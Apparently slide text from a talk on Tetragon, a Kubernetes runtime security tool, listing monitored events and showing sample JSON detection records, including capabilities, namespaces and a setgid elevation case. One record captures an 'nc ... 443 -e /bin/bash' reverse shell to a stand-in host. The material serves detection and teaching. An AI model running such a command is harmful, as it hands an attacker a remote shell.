- Network traffic
- File & I/O traffic
- Running of executables
- System Call activity
- Changing privileges & namespace boundaries

Every malicious actor will do one or more of these things




Why Tetragon?


Kubernetes-Aware

Flexible and simple-to-use **Kubernetes-native** security observability and runtime enforcement

Monitoring Reads to a File: Lower is Better



Looking for Suspicious Activity: TCP_CRR - Higher is better






Tetragon

Let's Deep Dive into a Kubernetes Pod

Namespace Pod Name


tenant-jobs > crawler-c57f9778c-wtcbc





Tetragon


Let's Deep Dive into a Kubernetes Pod





Tetragon


Let's Deep Dive into a Kubernetes Pod





Tetragon


Let's Deep Dive into a Kubernetes Pod





Tetragon


Let's Deep Dive into a Kubernetes Pod





Tetragon


Let's Deep Dive into a Kubernetes Pod





Tetragon

Let's Deep Dive into a Kubernetes Pod



Runtime Security Events

- **Running Executables**
 - Via `process_exec` / `process_exit` events
 - Monitor & record every executables in the system
- **Generic Syscall Visibility & Enforcement**
 - Via **Kubernetes Identity Aware Runtime Policies** (TracingPolicies) with tracepoints and kprobes
 - **Observe individual system calls**
 - E.g: *sensitive system calls*: `sys-mount`, `sys-pivot-root`
 - **Observe all system calls**
 - **Observe privileges and namespace boundaries**
 - capabilities (effective, inherited, permitted) ?
 - namespaces (pid, net, mount, uts, ipc etc) ?

Runtime Security events - JSON

```
"process_exec":{
  "process":{
    "exec_id":"Z2tLLW5hdGFsaWEtdXBkYXRLLWV2ZW50LWRLZmF1bHQtcG9vbC04NWIZyZM0NS0ZnBi0jc4N",
    "pid":501250,
    "uid":0,
    "cwd":"/usr/src/app",
    "binary":"/usr/bin/nc",
    "arguments":"vm4galcipylloj2p.not-reverse-shell.com 443 -e /bin/bash",
    "flags":"execve",
    "start_time":"2023-07-07T09:12:06.908389493Z",
    "audid":4294967295,
    "pod":{
      "namespace":"tenant-jobs",
      "name":"crawler-6fb66cc484-zmw28",
      "container":{
        "id":"containerd://5115a82b7c1729835b7fa520e42ac3c983840e52e143319d8a907491858",
        "name":"crawler",
        "image":{
          "id":"quay.io/isovalent/jobs-app-crawler@sha256:d90bf9c7f95b529154c07ccd461",
          "name":"quay.io/isovalent/jobs-app-crawler:demo-siem"
        },
        "start_time":"2023-07-07T09:07:06Z",
        "pid":18
      },
      "pod_labels":{
        "app":"crawler",
        "pod-template-hash":"6fb66cc484"
      }
    },
    "docker":"5115a82b7c1729835b7fa520e42ac3c",
    "parent_exec_id":"Z2tLLW5hdGFsaWEtdXBkYXRLLWV2ZW50LWRLZmF1bHQtcG9vbC04NWIZyZM0NS",
    "refcnt":1,
  }
}
```

```
"cap":{
  "permitted":[
    "CAP_CHOWN",
    "DAC_OVERRIDE",
    "CAP_FOWNER",
    "CAP_FSETID",
    "CAP_KILL",
    "CAP_SETGID",
    "CAP_SETUID",
    "CAP_SETPCAP",
    "CAP_NET_BIND_SERVICE",
    "CAP_NET_RAW",
    "CAP_SYS_CHROOT",
    "CAP_MKNOD",
    "CAP_AUDIT_WRITE",
    "CAP_SETFCAP"
  ],
  "effective":[
    "CAP_CHOWN",
    "DAC_OVERRIDE",
    "CAP_FOWNER",
    "CAP_FSETID",
    "CAP_KILL",
    "CAP_SETGID",
    "CAP_SETUID",
    "CAP_SETPCAP",
    "CAP_NET_BIND_SERVICE",
    "CAP_NET_RAW",
    "CAP_SYS_CHROOT",
    "CAP_MKNOD",
    "CAP_AUDIT_WRITE",
    "CAP_SETFCAP"
  ]
},
"ns":{
  "uts":{
    "inum":4026533470
  },
  "ipc":{
    "inum":4026533471
  },
  "mnt":{
    "inum":4026533476
  }
}
```

```
"pid":{
  "inum":4026533477
},
"pid_for_children":{
  "inum":4026533477
},
"net":{
  "inum":4026533405
},
"time":{
  "inum":4026531834,
  "is_host":true
},
"time_for_children":{
  "inum":4026531834,
  "is_host":true
},
"cgroup":{
  "inum":4026533478
},
"user":{
  "inum":4026531837,
  "is_host":true
}
},
"tid":501250
```

Abuse Elevation Control Mechanisms: Setuid and Setgid

```
{
  "process_exec": {
    "process": {
      "exec_id": "Z2t1LWRqYwXhbC10ZXRYmDvb1kZW1vLWRlZmF1bHQtC69vbC1hYmY3MTEyOSwOTE0jQwNDY1ODABNDYzOTISNjoyMjESMD",
      "pid": 2219063,
      "uid": 10000,
      "cwd": "/",
      "binary": "/usr/bin/wall",
      "arguments": "hello",
      "flags": "execve rootowd clone",
      "start_time": "2023-12-01T10:01:57.11688120Z",
      "audit": 4294967295,
      "pod": {
        "namespace": "default",
        "name": "unprivileged-ubuntu",
        "container": {
          "id": "containerd://405f382d48fac5607b14a48119cc8a28d63679f3ee8fdbd65eea3badcff855ef",
          "name": "ubuntu",
          "image": {
            "id": "docker.io/library/ubuntu@sha256:2b7412e6465c3c7fc5bb21d3e6f1917c167358449fecac8176c6e496e5c1f05f",
            "name": "docker.io/library/ubuntu:22.04"
          },
          "start_time": "2023-12-01T09:59:15Z",
          "pid": 15
        },
        "pod_labels": {
          "app": "ubuntu"
        },
        "workload": "unprivileged-ubuntu",
        "workload_kind": "Pod"
      },
      "docker": "405f382d48fac5607b14a48119cc8a2",
      "parent_exec_id": "Z2t1LWRqYwXhbC10ZXRYmDvb1kZW1vLWRlZmF1bHQtC69vbC1hYmY3MTEyOSwOTE0jQwNDY1ODABNDYzOTISNjoyMjESMD",
      "refcnt": 1,
      "cap": {},
      "tid": 2219063,
      "process_credentials": {
        "uid": 10000,
        "gid": 10000,
        "euid": 10000,
        "egid": 5,
        "suid": 10000,
        "sgid": 5,
        "fsuid": 10000,
